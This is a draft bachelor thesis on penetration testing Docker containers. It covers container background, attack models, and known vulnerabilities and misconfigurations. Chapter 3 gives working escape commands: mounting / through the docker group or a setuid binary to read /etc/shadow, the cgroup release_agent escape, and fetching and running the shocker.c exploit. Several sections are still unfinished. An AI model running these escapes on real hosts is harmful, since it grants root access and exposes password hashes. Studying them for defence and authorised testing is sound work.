Bachelor thesis
Computing Science

Radboud University

Creating a Methodology for Penetration Testing of Docker Containers

Author:
Joren Vrancken
s4593847

Supervisor:
Associate professor, Erik Poll
erikpoll@cs.ru.nl

Internship supervisor:
Dave Wurtz
dave.wurtz@secura.com

Second internship supervisor:
Geert Smelt
geert.smelt@secura.com

November 4, 2019

TODOs are shown like this.

Abstract

Containerization software has become extremely popular to streamline software deployments in the last few years. That has made it a very import attack surface. This paper looks at how one should go about testing the security of the Docker containers. It then provides a methodology for Secura to test the security of Dockers at their clients.

Contents

Chapter 1

Introduction

Add note about shell notation $, #, d and h

Secura, a company specializing in digital security, performs security assessments for clients. In these assessments, Secura evaluates vulnerable parts of the private and public network of their clients. They would like to improve those assessments by also looking into containerization software their clients may be running.

Containerization software allows developers to package software into easily reproducible packages. It removes the tedious process of installing the right dependencies to run software, because the dependencies and necessary files are neatly isolated in the container. This also allows multiple versions of the same software to run simultaneous on a server, because every instance runs in its own container.

This thesis will focus on Docker, because it is the de facto industry standard for containerization software. It will focus on Linux, because Docker is developed for Linux (although a Windows version does exist).

This bachelor thesis will first describe necessary background information about containerization, Docker and penetration testing. I will then go into more detail about specific vulnerabilities and misconfigurations that are of interest during a security assessment. Finally, I will describe how a penetration tester can detect and use those vulnerabilities and misconfigurations during security assessments.


Chapter 2

Background

In this chapter we will talk about necessary background information and preliminaries. First we will look at what containerization software is and how it compares to virtualization. We will also look at important Docker concepts, how to use it and how it works internally. We quickly introduce the CIS Bechmarks. Finally, we look at penetration testing in general and at Secura.

2.1 Containerization Software

Containerization software is used to isolate processes running on a host from one another. A process in a container sees a different part of the host system then processes outside of the container. A process inside a container sees a different file system, network interfaces and users than processes outside of the container. Processes inside the container can only see other processes inside the container.



(a) Two processes (b) One process in a container

If we look at the above example, we see two scenarios. The first is the default way to run processes. The operating system starts processes that can communicate with one another. Their view on the file system is the same. In the second scenario one of the processes runs inside a container. These processes cannot communicate with one another. If Process A looks at the files in `/tmp`, it accesses a different part of the file system than if Process B looks at the files in `/tmp`. Process B can not even see that Process A exists.

Process A and Process B see such a different part of the host system that to Process B it looks like it is running on a whole separate system.

2.1.1 Why use containers?

Containers can be made into easily deployable packages (called images). These images only contain the necessary files for specific software to be run. Other files, libraries and binaries are shared between the host operating system (the system running the container). This allows developers to create lightweight software packages containing only the necessary dependencies.

Containers also make it possible to run multiple versions of the same software on one host. Each container can contain a specific version and all the containers run on the same host. Because the containers are isolated from each other, their incompatible dependencies are not a problem.

For example, someone who wants to run an instance of Wordpress[1] does not need to install all the Wordpress dependencies. They only need to download the container that the Wordpress developers created.

Similarly, if they want to move the Wordpress instance from one host to the other, they just have to copy over their database and run the image on the new host. Even if the new host is a completely different operating system.


If they want to test a newer version of Wordpress on the same host, they only have to run the different container on the same host. The incompatible dependencies of the two Wordpress instances are not a problem, because they see another part of the file system and do not even see each other's process.

This ease of use makes containerization very popular in software development, maintenance and deployment.

[1] A very popular content management system to build websites with.

Virtualization

Virtualization is an older similar technique to isolate software. In virtualization, a whole system is simulated in top of the host (called the hypervisor). This new virtual machine is called a guest. The guest and the host do not share any system resources. This has some advantages. For example, it allows running a completely different system as guest (e.g. Windows guest run on a Linux host).



(a) Virtual machines (b) Containers

Because containerization software shares many resources with the host, it is a lot faster and more flexible than virtualization. Where virtualization needs to start a whole new operating system, containerization only needs to start a single process.

Containers for security

Isolation reduces risk, because it separates processes. If one process is compromised it cannot reach another process. If a process in a container is compromised, it cannot reach sensitive files of the host. This clearly add security value.

It should be noted, however, that containerization is a lot more risky than virtualization, because containers run using the same kernel and resources as the host. For example, this means that a kernel exploit run inside a container is just as dangerous as the same exploit run directly on the host, because the target (the kernel) is the same.

2.2 Docker

The concept of containerization has been around a long time[2], but it only gained traction as serious way to package, distribute and run software in the last few years. This is mostly because of Docker.

Docker was released in 2013 and it does not only offer a containerization platform, but also a way to distribute the containers. This allows developers

[2] `https://docs.freebsd.org/44doc/papers/jail/jail-9.html`

and companies to create packages that have no dependencies (besides Docker itself, of course). This allows for a lot faster development and deployment processes, because dependencies and installation of software are no longer a concern.

Docker also makes it possible to run multiple versions of the same software on the same host, without creating a dependency nightmare. For example, if someone wants to run a Wordpress 4 website and Wordpress 5 website, they only need to create two Wordpress containers. Because the containers are isolated from one another, their conflicting dependencies are not a problem.

2.2.1 Docker Concepts

Docker is exists of a few concepts: Docker daemon, Docker images, Docker containers and `Dockerfile`s.

Docker daemon

The daemon is a service that runs on the host. It manages all things related to Docker on that machine. For example if the user wants to build an image or a container needs to restart the docker daemon. It is good to note that, because everything related to Docker is handled by the daemon and Docker has access to all resources of the host, having access to Docker should be viewed as equivalent to having `root` access to the host[4].

Docker images

A Docker image is packaged software. It is a distributable set of layers. The first layer describes the base of the image. This is either an existing image or nothing (referred to as `scratch`). Each layer on top of that is a change to the layer before. For example, if you add a file or run an command it adds a new layer.

Docker containers

A container is an instance of a Docker Image. If you run software packaged as a Docker image, you create a container based on that image. If you want to run two instances of the same Docker image, you can create two containers.

`Dockerfiles`

A `Dockerfile` describes what a Docker image is made of. It describes the steps to build the image. Lets look at a very simple example:

```
FROM alpine:latest
LABEL maintainer="Joren Vrancken"
CMD ["echo", "Hello World"]
```

Listing 2.1: Very Basic `Dockerfile`

These three instructions tell the Docker engine how to create a new Docker image. The full instructionset can be found in the `Dockerfile` reference[6].

1. The `FROM` instruction tells the Docker engine what to base the new Docker image on. Instead of creating an image from scratch (a blank image), we use an already existing image as our basis.
2. The `LABEL` instruction sets a key value pair for the image. There can be multiple LABEL instructions. These key value pairs get packaged and distributed with the image.
3. The `CMD` instruction sets the default command that should be run and which arguments should be passed to it.

We can use this to create a new image and container from that image.

```
$ docker build -t thesis-hello-world .
$ docker run --rm --name=thesis-hello-world-container thesis-
    hello-world
```

Listing 2.2: Creating a Docker container from a `Dockerfile`

We first create a Docker image (called `thesis-hello-world`) using the `docker build` command and then create and start a new container (called `thesis-hello-world-container`) from that image.

Data Persistence

Without additional configuration, a Docker container does not have persistence storage. Its storage is maintained when the container is stopped, but not when the container is removed. It is possible to mount a directory on the host in a Docker container. This allows the container to access files on the host and save them to that mounted directory.

```
(host)$ echo test > /tmp/test
(host)$ docker run -it --rm --volume="/tmp:/tmp" ubuntu:latest
     bash
(cont)$ cat /tmp/test
test
```

Listing 2.3: Bind mount example

In this example the host `/tmp` directory is mounted into the container as `/tmp`. We can see that a file that is created on the host is readable by the container.

Networking

When a Docker container is created Docker creates a network sandbox for that container and (by default) connects it to an internal bridge network. This gives the container its own networking resources such as a IPv4 address[3], routes and DNS entries. All outgoing traffic is routed through a bridge interface (by default).

Incoming traffic is possible by routing traffic for specific ports from the host to the container. Specifying which ports on the host are routed to which ports on the container is done when a container is created. If we, for example, want to expose port `80` to the Docker image created from the first `Dockerfile` we can execute the following commands.

```
$ docker build -t thesis-hello-world .
$ docker run --rm --publish 8000:80 --name=thesis-hello-world-
   container thesis-hello-world
```

Listing 2.4: Creating a Docker container with exposed port

The first command creates a Docker image using the `Dockerfile` and we then create (and start) a container from that image. We "publish" port `8000` on the host to port `80` of the container. This means that, while the container is running, all traffic from port `8000` on the host is routed to port `80` of the container.

Docker internals

A Docker container actually is a combination of multiple features within the Linux kernel. Mainly `namespaces`, `cgroups` and `OverlayFS`.

`namespaces` are a way to isolate resources from processes. For example, if we add a process to a process `namespace`, it can only see the processes in that `namespace`. This allows processes to be completely isolated from each other. Linux supports the following `namespaces` types[4]:

- `Cgroup`: To isolate processes from `cgroup` hierarchies.
- `IPC`: Isolates the inter-process communication. This, for example, isolates shared memory regions.
- `Network`: Isolates the network stack (e.g. IP addresses, interfaces, routes and ports).

[3] IPv6 support is not enabled by default.
[4] See the `man page` of `namespaces`

- `Mount`: Isolates mount points. When creating a new Mount `namespace`, existing mount points are copied from the current `namespace`. New mount points are not propagated.
- `PID`: Isolates processes from seeing process ids in other `namespaces`. Processes in different `namespaces` can have the same `PID`.
- `User`: Isolates the users and groups.
- `UTS`: Isolates the host and domain names.

When the Docker daemon creates a new container, it creates a new `namespace` of each type for the process that runs in the container. That way the container cannot view any of the processes, network interfaces and mount points of the host. This way it seems that the container is actually an other operating system entirely.

A `mount namespace` is very similar to a `chroot`. A big difference is that a `chroot` has a parent directory. The `mount namespace` can also be more easily combined with other `namespaces` to create more isolation.

Control groups (or `cgroups` for short) are a way to limit resources (e.g. CPU and RAM usage) to (groups of) processes and to monitor the usage of those processes.

`OverlayFS` is a (union mount) file system that allows combining multiple directories and show them as if they are one. This is used to show the multiple layers in an Docker image as a single root directory.

2.2.2 docker-compose

`docker-compose` is a wrapper around Docker that can be used to specify Docker container runtime configurations in files (called `docker-compose.yaml`). These files remove the need to execute Docker commands with the correct arguments in the correct order. You have to specify the necessary arguments only once in the `docker-compose.yaml` file.

This is an advanced example of an `docker-compose.yaml` file similar to configuration that I have used in a production environment. A lot of the time creating Docker containers in production environments, they need to have a lot of extra runtime configuration (e.g. environment variables, ports and dependencies on other containers). Specifying everything in a single file simplifies the runtime configuration process.

```
---
version: "3"
```

```
services:
  postgres:
    image: "postgres:10.5"
    restart: "always"
    environment:
      PGDATA: "/var/lib/postgresql/data/pgdata"
    volumes:
      - "/dir/data/:/var/lib/postgresql/data/"

  nextcloud:
    image: "nextcloud:17-fpm"
    restart: "always"
    ports:
      - "127.0.0.1:9000:9000"
    depends_on:
      - "postgres"
    environment:
      POSTGRES_DB: "database"
      POSTGRES_USER: "user"
      POSTGRES_PASSWORD: "password"
      POSTGRES_HOST: "postgres"
    volumes:
      - "/dir/www/:/var/www/html/"
```

Listing 2.5: Example `docker-compose.yaml`

This, however, also shows a security risk. A lot of the information that is passed to the containers is sensitive (e.g. the database password). That information is saved to disk. If the permissions of that file are not set correctly, an attacker could access the sensitive information.

Very similar functionality is already built into the Docker Engine, called Docker Stack. It also uses `docker-compose.yaml`. Some features that are supported by `docker-compose` are not supported by Docker Stack and vice versa.

2.2.3 Registries

Docker images are distributable through so called registries. A registry is a server (that anybody can host), that stores Docker images. When a client does not have a Docker image that it needs, it can contact a registry to download that image.

The most popular (and public) registry is Docker Hub, which is run by the same company that develops Docker. Anybody can create a Docker Hub

account and start creating images that anybody can download. Docker Hub also provides default images for popular software.

2.3 CIS Benchmarks

The Center for Internet Security (or CIS for short) is a non-profit organization that provides best practice solutions for digital security. For example, they provide security hardened virtual machine images that are configured for optimal security.

The CIS Benchmarks are guidelines and best practices on security on many different types of software. These guidelines are freely available for anyone and can be found on their site[3].

They also provide guidelines on Docker[5][12]. The latest version (1.2.0) contains 115 guidelines. These are sorted by topic (e.g. Docker daemon and configuration files). In the appendix you will find an example guideline from the latest Docker CIS Benchmark.

2.4 Penetration Testing

2.4.1 Methodology Secura

Reconnaissance → exploitation → post-exploitation → exfiltration → clean closure

Social Engineering

Red teaming

[5] Only Docker CE, the community edition. It does not cover Docker EE, the enterprise edition.

Chapter 3

Known Vulnerabilities & Misconfigurations in Docker

In this chapter we will look at Docker from a vulnerability analysis perspective. First we will look conceptually at Docker and security by examining the attack surface of Docker on an host and the various attacker models that come with it. We then look at some interesting, practical examples of security problems of Docker. These are split into vulnerabilities and misconfigurations.


Vulnerabilities and misconfigurations are both security problems, but they differ in who made the mistake. A vulnerability is a problem in a program itself. For example, a buffer overflow is a clear vulnerability. The problem lies solely in the program itself. To fix it, the code of the program needs to be changed.

Misconfigurations, on the other hand, are security problems that come from wrong usage of a program. The program is incorrectly configured and that creates a situation that might be exploitable to an attacker. For example, a world-readable file containing passwords is a misconfiguration. To fix a misconfiguration, the user should change the configuration of the problem. The developers of the program can only recommend users to configure it correctly (and have documentation on how to do it).

3.1 Attack Surface & Models

Because Docker is more of an ecosystem than a single running process, it has quite a large attack surface. This attack surface consists of multiple attacker models.

Lets take a look at the following image.
We see four distinct processes:



A) A standard (privileged) process running directly on the host.

B) A standard unprivileged process running directly on the host.

C) A process running in a Docker container.

D) Similar to C.

We also see four distinct attacker scenarios/models:

1) An unprivileged process accessing privileged data (in the image process A) using the Docker Daemon.

2) An unprivileged process accessing data in a Docker container.

3) A Docker container accessing data on the host (that it should not be able to access).

4) One container accessing data in another container.

3.1.1 Container Escapes

One of the most prominent types of vulnerability (and sometimes misconfiguration) is the possibility for a process running in a container to escape the container and access data (i.e. execute commands) on the host. This is scenario 3 in the image above.

An example attack scenario would be a company that offers a PaaS (Platform as a Service) products that allows customers to run dockers on their infrastructure[1]. If it is possible for the attacker to submit a Docker image that escapes the container and access the underlying infrastructure, they could access other containers or even other internal resources. That would, obviously, be a very big problem for that company.

As noted before, because a container uses the same kernel and resources as the host; an exploit granting root can be just as devastating run inside as outside of the docker, because the target kernel and resources are the same.

[1]This is actually quite common nowadays. All major computing providers offer such a service.

It should also be noted that an exploit that allows someone to escape from a Linux `namespace` is essentially a container escape exploit. CVE–2017–7308[7] is a good example of this. Dirty Cow (CVE–2016–5195)[1] is another good example of an exploit that allows container escapes[20].

3.1.2 Docker Daemon

If user permissions are incorrectly configured, an unprivileged user can gain or access container resources they should not be able to access using the Docker Daemon. This is represented by scenarios 1 and 2 in the above image, respectively.

The Docker Daemon runs as `root` (An experimental rootless mode is being worked on[2]). Because Docker has many (powerful) features, this allows any user with permissions to use Docker to practically gain `root` privileges. This is why the Docker documentation explicitly states "only trusted users should be allowed to control your Docker daemon"[4]

A real life example of the impact of incorrectly configured Docker permissions happened a few years back with one of the courses in the Computing Science curriculum (of the Radboud). A teacher wanted to teach students about containerization and modern software development. He asked the IT department to install Docker on all student workstations and add all the students in the course to `docker` group (giving them full permissions to run Docker). This gave every student the equivalent of `root` rights on every workstation.

3.1.3 Container to Container

Containers should not only be isolated from the host, but also from other containers. This allows multiple containers with sensitive data to be run on the same host without them being to access each other's data.

In Docker this is not always the case. By default all Docker containers are added to the same bridge network. This means that (by default) all Docker containers can reach each other over the network. This can lead to very dangerous situations. Lets say, for example, I run a database in a Docker container. I do not set a password for the database admin user, because I believe that the database is fully isolated (including the network) because of Docker. Any other Docker on that system is able to access the full database.

This is scenario 4 in the image above.

[2] `https://github.com/docker/engine/blob/master/docs/rootless.md`

3.1.4 Deployment & Development Pipelines

One of the biggest usages of Docker is automating part of the deployment and development process. Many developers use Continuous Integration and Deployment systems to automatically build Docker images that they then automatically pull and run on their production environments. This level of automation allows for very rapid software development.

That automation does have a negative side. It removes scrutiny from the deployment pipeline. If an attacker is able to compromise a link in the chain, they will be able to create their own malicious images that will be automatically run. Without proper monitoring of the full pipeline, such an attack can go unnoticed, because the system is designed to not need any human interaction.

3.1.5 The impact of Docker on existing vulnerabilities

A Docker container isolates software from the host, but does not change it. This means that vulnerabilities in software are not affected by Dockerizing that software. However, the impact of those vulnerabilities is decreased, because the vulnerability exists in an isolated environment.

If, for example, there exists a RCE (remote code execution) vulnerability in Wordpress. Running Wordpress in a Docker container does not fix the vulnerability. An attacker is still able to exploit it. But that attacker is not able to access the host system, because the exploited software is isolated from the host system because of Docker.

3.1.6 Protection Mechanisms

- SELinux
- AppArmor
- Secure Computing Mode Profiles
- Capabilities
- `https://github.com/genuinetools/bane`
- CIS Benchmark Docker protections
- Docker Content Trust Signature Verification
- Wrapper scripts like docker-compose
- `https://docs.docker.com/engine/security/security/`

3.2 Vulnerabilities

In the appendix you can find a list of all the Docker related vulnerabilities I have looked at.

3.2.1 `waitid()` Container Escape (CVE–2017–5123)

CVE–2017–14954

Kernel exploit

3.2.2 Alpine Image Root Password (CVE–2019–5021)

```
$ docker run -it --rm alpine:3.5 cat /etc/shadow
root:::0:::::
```

```
$ docker run -it --rm alpine:3.5 sh
/ # apk add --no-cache linux-pam shadow
...
/ # adduser test
...
/ # su test
Password:
/ $ su root
/ #
```

3.2.3 `runC` Container Escape (CVE–2019–5736)

3.3 Misconfigurations

`https://www.katacoda.com/courses/docker-security/`

Map to CIS Benchmark

Does CIS cover everything?

Abusing Privileged and Unprivileged Linux Containers

Understanding and Hardening Linux Containers

Securing Docker Containers

10 Docker Image Security Best Practices

`http://training.play-with-docker.com/security-seccomp/`

Usage of third party Docker images

False Boundaries and Arbitrary Code Execution

3.3.1 Docker Permissions

A very common (and most notorious) misconfiguration is giving unprivileged users access to Docker. This is very dangerous because this allows the unprivileged users to access all files as `root`. The Docker documentation says[4]:

> First of all, only trusted users should be allowed to control your Docker daemon. This is a direct consequence of some powerful Docker features. Specifically, Docker allows you to share a directory between the Docker host and a guest container; and it allows you to do so without limiting the access rights of the container. This means that you can start a container where the /host directory is the / directory on your host; and the container can alter your host filesystem without any restriction.

In short, because the Docker Daemon runs as root, if an user adds a directory as a volume to a container, that file is accessed as root. There are two common ways for unprivileged users to access Docker. They are either part of the `docker` group or the `docker` binary has the `setuid` bit set.

`docker` group

Every user in the `docker` group is allowed to use Docker. This allows simple access management of Docker usage. Sometimes the system administrator of a network does not want to do proper access management and adds every user to the `docker` group, because that allows everything to run smoothly. This misconfiguration, however allows every user to access every file on the system.

Lets say we want the password hash of user `admin` on a system where we do not have `sudo` privileges, but we are a member of the `docker` group.

```
$ sudo -v
Sorry, user unpriv may not run sudo on host.
$ groups | grep -o docker
docker
$ docker run -it --rm --volume=/:/host ubuntu:latest bash
# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

We start by checking our permissions. We do not have `permissions`, but we are a member of the `docker` group. This allows us to create a container with `/` mounted as volume and access any file as root. This includes the file storing password hashes `/etc/passwd`.

`setuid` bit

Another way system administrators might skip proper access management is to set the `setuid` bit on the `docker` binary.

The `setuid` bit is a permission bit in Unix, that allows users to run binaries as the owner (or group) of the binary instead of themselves. This is very useful in specific cases. For example, users should be able to change their own passwords, but should not be able to read password hashes of other users. That is why the `passwd` binary has the `setuid` bit set. A user can change their password, because `passwd` is run as `root` (the owner of `passwd`) and, of course, `root` is able to read and write the password file. In this case the protection and security comes from the fact that `passwd` asks for the user's password itself and only writes to specific entries in the password file.

If a system is misconfigured by having the `setuid` bit set for the `docker` binary, a user will be able to execute Docker as `root` (the owner of `docker`). Just like before, we can easily recreate this attack.

```
$ sudo -v
Sorry, user unpriv may not run sudo on host.
$ groups | grep -o docker
$ ls -halt /usr/bin/docker
-rwsr-xr-x 1 root root 85M okt 18 17:52 /usr/bin/docker
$ docker run -it --rm --volume=/:/host ubuntu:latest bash
# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

We now see that we are not a part of the `docker` group, but we can still run `docker` because the `setuid` bit is set.

3.3.2 The --privileged flag

Docker has a special privileged mode[25]. This mode is enabled if a container is created with the `--privileged` flag and it enables access to all host devices and kernel capabilities. This is a very powerful mode and enables some very useful features (e.g building Docker images inside a Docker container). But it is also very dangerous as those kernel features allow an attacker inside the container to escape and access the host.

A simple example of this, is using a feature in `cgroups`[24]. If a `cgroup` does not contain any processes anymore, it is released. It is possible to specify a command that should be run in case that happens (called a `release_agent`). It is possible to define such a `release_agent` in a privileged docker. If the `cgroup` is released, the command is run on the host[8].

We can look at a proof of concept of this attack developed by security researcher Felix Wilhelm[30].

```
$ docker run -it --rm --privileged ubuntu:latest bash
# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
# mkdir -p $d/w;echo 1 >$d/w/notify_on_release
# t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
# touch /o; echo $t/c >$d/release_agent;printf '#!/bin/sh\nps
   >'"$t/o" >/c;
# chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

This proof of concept creates a new `cgroup`, sets a `release_agent` and releases it. In this case the `release_agent` runs `ps` and writes the output to the root of the container.

3.3.3 Capabilities

To perform a privileged Linux kernel action, the process needs the relevant `capability`. `capabilities`[3] are a Linux feature that allow specific privileged actions (e.g. sending raw packets). A process running as `uid` 0(`root`) has all capabilities. Processes in a Docker container are given minimum capabilities, but if needed it is possible to add extra capabilities using the `--cap-add` argument. It is also possible to drop unnecessary capabilities using the `--cap-drop`. In privileged mode, the container has all capabilities.

Giving containers extra capabilities, gives the container permission to perform certain actions. Some of these actions allow Docker escapes.

`SYS_ADMIN`

The Docker escape by Felix Wilhelm[30] needs to be run in privileged mode to work, but it can be rewritten to only need the permission to run `mount`[8], which is granted by the `SYS_ADMIN` capability.

```
$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt
   apparmor=unconfined ubuntu /bin/bash
# mkdir /tmp/cgrp
# mount -t cgroup -o rdma cgroup /tmp/cgrp
# mkdir /tmp/cgrp/x
# echo 1 > /tmp/cgrp/x/notify_on_release
# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
# echo "$host_path/cmd" > /tmp/cgrp/release_agent
# echo '#!/bin/sh' > /cmd
# echo "ps aux > $host_path/output" >> /cmd
```

[3] See the `man page` of `capbilities`

```
# chmod a+x /cmd
# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
# cat /output
```

Unlike before, instead of relying on `--privilege` to give us write access to a `cgroup`, we just need to mount our own. This gives us exactly the same scenario as before. We account use a `release_agent` to run code on the host. The only difference being that we have to do some manual work ourselves.

`CAP_DAC_READ_SEARCH`

Before Docker 1.0.0 `CAP_DAC_READ_SEARCH` was added to the default capabilities that a containers are given. But this capability allows a process to escape its the container[18]. To demonstrate this attack a proof of concept exploit was released[19][9]. This exploit has been released in 2014, but still works on containers with the `CAP_DAC_READ_SEARCH` capability.

```
$ cd /tmp
$ curl -O http://stealth.openwall.net/xSports/shocker.c
$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
$ cc -Wall -std=c99 -O2 shocker.c -static
$ docker run --rm -it --cap-add="CAP_DAC_READ_SEARCH" -v "/tmp
    :/tmp" busybox sh
# /tmp/a.out
...
[!] Win! /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

The exploit needs a file with a file handle on the host system to properly work. Instead of the default `/.dockerinit` (which does not exist anymore) we use the exploit file itself `/tmp/a.out`. We start a container with the `CAP_DAC_READ_SEARCH` capability and run the exploit. It prints the password file of the host (`/etc/shadow`).

3.3.4 Root user

How to Run a More Secure Non-Root User Container

3.3.5 Mounted Docker Socket

The Dangers of Docker.sock

Docker Daemon - Unprotected TCP Socket (Metasploit)

3.3.6 The --net flag

Network settings

shutdown possible?

3.3.7 Vulnerable volumes

Wrong volumes: / or /proc

Many of the Docker container escape vulnerabilities exist because a container can access system files directly on the host. In the latest version of Docker none of those paths are accessible anymore, but it is sometimes possible to add those paths as a volume anyway.

3.3.8 Readable configuration files

Metasploit Multi Gather Docker Credentials Collection

3.3.9 REST API

zoolu2 botnet

Chapter 4

Penetration Testing of Docker

4.1 Manual

Detect running in a Docker

Detect Docker (running) on host

Metasploit Linux Gather Container Detection

4.2 Automated

Source 5-free-tools-to-navigate-through-docker-containers-security

Static analysis tool: `https://github.com/coreos/clair`

Scanner for clair: `https://github.com/arminc/clair-scanner`

Static vulnerability scanner (and clamAV) on software in container: `https://github.com/eliasgranderubio/dagda`

Scanner using the CIS Docker Benchmark: `https://github.com/docker/docker-bench-security`

SaaS container policy scanner: `https://anchore.com`

Research: Twistlock

Research: Sqreen

sysdig: `https://sysdig.com/`

sysdig: `https://sysdig.com/opensource/falco/`

Chapter 5

Future Work

5.1 Kubernetes

- Kubernetes Pod Escape Using Log Mounts: `https://blog.aquasec.com/kubernetes-security-pod-escape-log-mounts`
- Container Platform Security at Cruise: `https://medium.com/cruise/container-platform-security-7a3057a27663`
- An unpatched security issue in the Kubernetes API is vulnerable to a "billion laughs" attack
- Basics of Kubernetes Volumes (Part 1)
- Basics of Kubernetes Volumes (Part 2)
- What is the added value of virtualisation in comparison to containerization?
- NIST: Application Container Security Guide
- CIS Benchmark Kubernetes
- No New Privs
- KubiScan
- How to Hack a Kubernetes Container, Then Detect and Prevent It
- Security Best Practices for Kubernetes Deployment
- k8s audit repo

5.2 Docker on Windows

- Docker on Windows runs inside a Linux VM

5.3 Docker Swarm

5.4 Condense Docker CIS Benchmark

The Docker CIS Benchmark contains 115 guidelines with their respective documentation. This makes it a 250+ page document. This is not practical for developers and engineers (the intended audience). It would be much more useful to have a smaller, better sorted list that only contains common mistakes and pitfalls to watch out for.

The CIS Benchmark do indicate the importance of each guideline. With Level 1 indicating that the guideline is a must-have and Level 2 indicating that the guideline is only necessary if extra security is needed. However, only twenty-one guidelines are actually considered Level 2. All the other guidelines are considered Level 1. This still leaves the reader with a lot of guidelines that are considered must-have.

It would be a good idea to split the document into multiple sections. The guidelines can be divided by their importance and usefulness. For example, a three section division can be made.

The first section would describe obvious and basic guidelines that everyone should follow (and probably already does). This is an example of guidelines that would be part of this section:

- 1.1.2: Ensure that the version of Docker is up to date
- 2.4: Ensure insecure registries are not used
- 3.1: Ensure that the docker.service file ownership is set to root:root
- 4.2: Ensure that containers use only trusted base images
- 4.3: Ensure that unnecessary packages are not installed in the container

The second section would contain guidelines that are common mistakes and pitfalls. These guidelines would be the most useful to the average developer. For example:

- 4.4 Ensure images are scanned and rebuilt to include security patches
- 4.7 Ensure update instructions are not use alone in the Dockerfile
- 4.9 Ensure that COPY is used instead of ADD in Dockerfiles
- 4.10 Ensure secrets are not stored in Dockerfiles

- 5.6 Ensure `sshd` is not run within containers

The last section would describe guidelines that are intended for systems that need extra hardening. For example:

- 1.2.4 Ensure auditing is configured for Docker files and directories
- 4.1 Ensure that a user for the container has been created
- 5.4 Ensure that privileged containers are not used
- 5.26 Ensure that container health is checked at runtime
- 5.29 Ensure that Docker's default bridge "`docker0`" is not used

Chapter 6

Related Work

Chapter 7

Conclusions

Docker Security

CIS Benchmarks

Pentesting at Secura

Based on my personal experience

Docker makes applications more secure

Chapter 8

Acknowledgements

Bibliography

[1] https://dirtycow.ninja/.

[2] Alpine linux docker image root user hard-coded credential vulnerability. https://talosintelligence.com/vulnerability_reports/TALOS-2019-0782.

[3] CIS Benchmarks. https://cisecurity.org/cis-benchmarks/.

[4] Docker Daemon Attack Surface. https://docs.docker.com/engine/security/security/#docker-daemon-attack-surface.

[5] Docker image vulnerability (CVE-2019-5021). https://alpinelinux.org/posts/Docker-image-vulnerability-CVE-2019-5021.html.

[6] Dockerfile Reference. https://docs.docker.com/engine/reference/builder/.

[7] Exploiting the linux kernel via packet sockets. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[8] Understanding Docker container escapes. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

[9] Jen Andre. Docker breakout exploit analysis. https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[10] Yuval Avrahami. Breaking out of docker via runC. https://www.twistlock.com/labs-blog/breaking-docker-via-runc-explaining-cve-2019-5736/.

[11] Thanh Bui. Analysis of docker security. *CoRR*, abs/1501.02967, 2015.

[12] Center for Internet Security. CIS Docker Benchmark. Technical report, Center for Internet Security, 07 2019.

[13] T. Combe, A. Martin, and R. Di Pietro. To docker or not to docker: A security perspective. *IEEE Cloud Computing*, 3(5):54–62, Sep. 2016.

[14] Frichetten. CVE-2019-5736-PoC. https://github.com/Frichetten/CVE-2019-5736-PoC.

[15] Adam Iwaniuk. CVE-2019-5736: Escape from docker and kubernetes containers to root on host. https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html.

[16] jordmoz. Numeric user id passed to –user interpreted as user name if user name is numeric in container /etc/passwd. https://github.com/moby/moby/issues/21436.

[17] keloyang. Security: fix a issue (similar to runc CVE-2016-3697). https://github.com/hyperhq/hyperstart/pull/348.

[18] Sebastian Krahmer. docker VMM breakout. https://seclists.org/oss-sec/2014/q2/565.

[19] Sebastian Krahmer. shocker.c. http://stealth.openwall.net/xSports/shocker.c.

[20] Gabriel Lawrence. Dirty COW Docker Container Escape. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/.

[21] leoluk. Apparmor can be bypassed by a malicious image that specifies a volume at /proc. https://github.com/opencontainers/runc/issues/2128.

[22] A. Martin, S. Raponi, T. Combe, and R. Di Pietro. Docker ecosystem - vulnerability analysis. *Computer Communications*, 122:30 – 43, 2018.

[23] Marcus Meissner. docker cp is vulnerable to symlink-exchange race attacks. https://alpinelinux.org/posts/Docker-image-vulnerability-CVE-2019-5021.html.

